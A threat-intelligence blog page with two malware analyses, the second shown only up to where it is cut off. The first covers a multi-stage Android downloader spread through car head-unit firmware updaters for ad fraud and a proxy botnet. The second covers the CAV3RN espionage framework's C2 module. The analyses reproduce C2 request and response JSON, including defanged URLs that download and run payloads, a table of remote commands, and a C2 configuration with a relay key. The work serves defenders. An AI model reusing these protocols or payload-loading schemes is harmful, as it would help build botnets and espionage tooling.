❌

Normal view

The invisible passenger in your car

21 August 2026 at 10:00

While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.

Key findings:

  • We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
  • The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
  • We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.

Kaspersky solutions detect the threats described below under the following detection names:

  • HEUR:Trojan-Dropper.AndroidOS.Agent.vu
  • HEUR:Trojan-Downloader.AndroidOS.Agent.ov
  • HEUR:Trojan-Proxy.AndroidOS.Zhima.*
  • HEUR:Trojan.AndroidOS.Vo1d.*

Head unit firmware overview

A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.

In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.

Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.

It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.

During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:

Head unit infection scheme

Head unit infection scheme

Let’s look at exactly how these head units became infected.

The TWCore app

TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.

TWCore only checks whether an app is already installed on the device when installNotExists = false

TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.

The path TWCore uses to download APK files

The path TWCore uses to download APK files

Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.

Next, we’ll break down the malware installed by TWCore: the JarService dropper.

Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.

Decrypting and deserializing information about the stage 2 payload

Decrypting and deserializing information about the stage 2 payload

In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.

Stage 2: the loader

This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

{
    "userId": "REDACTED",
    "dexVersion": "1.7",
    "dexType": 1,
    "channelId": "2039",
    "packageName": "com.tw.jar1",
    "appVersion": 12,
    "appName": "JarService"
}

In response to the POST request, the C2 server returns a link for downloading the stage 3 payload. An example of a C2 response is shown below.

{
    "code": 200,
    "data": {
        "dexUrl": "hxxp://144.217.243[.]201/vr34der34/dex3.68.png",
        "dexVersion": 3.680,
        "status": 0
    }
}

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.

Decrypting the stage 3 payload

Decrypting the stage 3 payload

In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.

Entry point of the stage 3 payload

Entry point of the stage 3 payload

While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.

Stage 3: clicker / reverse proxy loader

In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.

{
    "code": 100,
    "data": {
        "configVersion": 3.820,
        "hosts": ["hxxp://t2.kshahnd[.]sbs", "hxxp://t2.mdsjhd[.]sbs", "hxxp://t2.nmnsny[.]sbs", "hxxps://t2.nmnsny[.]sbs"],
        "interval": 5500000,
        "reportApi": "/cpc/api/report",
        "tagName": "config",
        "taskApi": "/cpc/api/task",
        "updates": ["hxxp://a2.kshahnd[.]sbs", "hxxp://a2.mdsjhd[.]sbs", "hxxp://a2.nmnsny[.]sbs", "hxxps://a2.nmnsny[.]sbs"],
        "vn": 1.010
    }
}

If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

{
    "code": 200,
    "data": [{
        "productId": 979,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"107.151.248[.]132\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 1337\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1778650942
    }, {
        "productId": 1019,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"128.14.210[.]58\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 9999\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1766001509
    }, {
        "productId": 3505,
        "script": "{\n\"tagName\":\"http\",\n\"url\":\"hxxps://api.kookjar[.]com/sayhi?channel=daihai&uuid={get_uuid_10}\"\n}",
        "version": 1776656317
    }],
    "msg": ""
}

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.

List of executable commands

List of executable commands

At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.

Command name Description Arguments
return Return a value from SharedPreferences. key: the key whose value should be returned
copy Set the contents of the clipboard. text: the key whose value from SharedPreferences is returned as the clipboard contents
url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with      (5 spaces) used as a separator
http Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key. url: the resource address
method: the HTTP method name (optional)
startLabel: a marker for the start of the data to save from the resource (optional)
endLabel: a marker for the end of the data to save from the resource (optional)
valueLabel: the key under which to save the value (optional)
header: a dictionary of headers for the HTTP request (optional)
content: the content of the POST request (optional)
web Open a link in the WebView and execute arbitrary JavaScript code within it. url: the link to open in the WebView
js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent
corejs: JavaScript code to execute when the resource loads in the WebView (optional)
param: a string dictionary of parameters for launching the WebView
client: if this key is present, WebViewClient is used to handle redirects manually
time: task timeout
loadlib Not fully implemented at the time of publishing this report. –
loadlib2 Download and execute arbitrary code. url: the address to download the payload from
name: the name of the module being downloaded
md5: the MD5 hash of the payload
clear: a comma-separated list of payload names to delete (optional)
params: an array of parameters to launch the payload with
className: the class name of the payload entry point
method: the name of the virtual method at the payload entry point
cmethod: the name of the static method used to instantiate the entry-point class (optional)
thread: a flag; the payload runs in a separate thread if this flag is not set
reload: a flag that, when set, restarts already loaded modules
loadlib3 Not fully implemented at the time of publishing this report. –
deeplink Open a resource in the browser. url: a link to the resource
traceroute Check resource availability via an ICMP ping. host: comma-separated list of resources to check

However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.

While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.

Attribution

While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.

The malware operator registration page

The malware operator registration page

During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.

On the registration page hosted at admin.uipoxy[.]com, we also found the string copyright © 2020 proxyforu[.]com all rights reserved, which linked to hxxps://proxyforu[.]com, the website of ProxyForU, another vendor of residential proxy services.

We found several similarities in the authentication APIs across all of these sites:

  • The sign-in page was hosted on an admin.* subdomain.
  • The sign-in page was located at /proxy/u/login.
  • The signup page was located at /proxy/register?channelKey=<invitation code>.

Based on this, we believe these services are connected to MoYu Group.

Conclusion

Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.

Indicators of compromise

Stage 1: JarService

ba27951b4ee1c341f4415d033369ecd3
d63bacd6d6709dd68a10ef9d374c7835
6c2e34b30da42085240ede53ab6107d4
8b5e513144a6138a966ea59e68bf9da2
e119845877089d6f4b0a70dc7388f316

Stage 2: loader

e9f3a0dab6949ce2cddab9e0aa80ae1a

Stage 3: loader/clicker

0fbaa7092204f4b1494e0b840b014774
1dcf031c40ce456b6a36a00b0acf3d11
44b6b213a6a3f299eaf88e078de95ecb
67dc78e544ebce16b85dc7c195dfbc58
9642ae619b3165d23c6349002d1abe24
b067d5b0dbecbd6498bcdfba45dba77e
f0e3f7eba2cde91e2dedb921bab47422

zhima module

412e9243f2981bbea3894254d105b3b8
71ab5517f71866279d0d87d37f2ae320
89ef78f716a75964539f2db6520be362
a4223ce4288a230d1e6c3ff2c7639045
bd4d81cd27125ad3d9a114922d468499
c6bfb1643ac7474ed8a7b4f96a187fdb
de77c3303e93c9450424759f1741441c
f8cf8c23ff597700d471fb7767df8bac

Domains and IP addresses

xmsae[.]sbs
ishano456[.]sbs
xshaon123[.]sbs
kshahnd[.]sbs
mdsjhd[.]sbs
nmnsny[.]sbs
kookjar[.]com
ty54fgd435[.]my
ue886578433[.]online
ty4523[.]space
144.217.243[.]201
107.151.248[.]132
128.14.210[.]58

Addresses used to download JarService

hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2026-06-08/bd80bd3c3d0e4bf6b5b4a825650d01f5.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2025-06-10/fe71af9ecf174de48d2b2ccc2c15fb04.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2024-11-07/fa831c3c23824b99871163387bcda7ad.apk

Hashes of TWCore (the legitimate software used to distribute JarService)

2a64c3efc11bf224aa54f24e876446c9
7a4d3ba2dacccfdda55859a5dfee2671
ea24487996eb70c1780922fb3063bcc5

Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

By: GReAT
11 August 2026 at 12:00

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

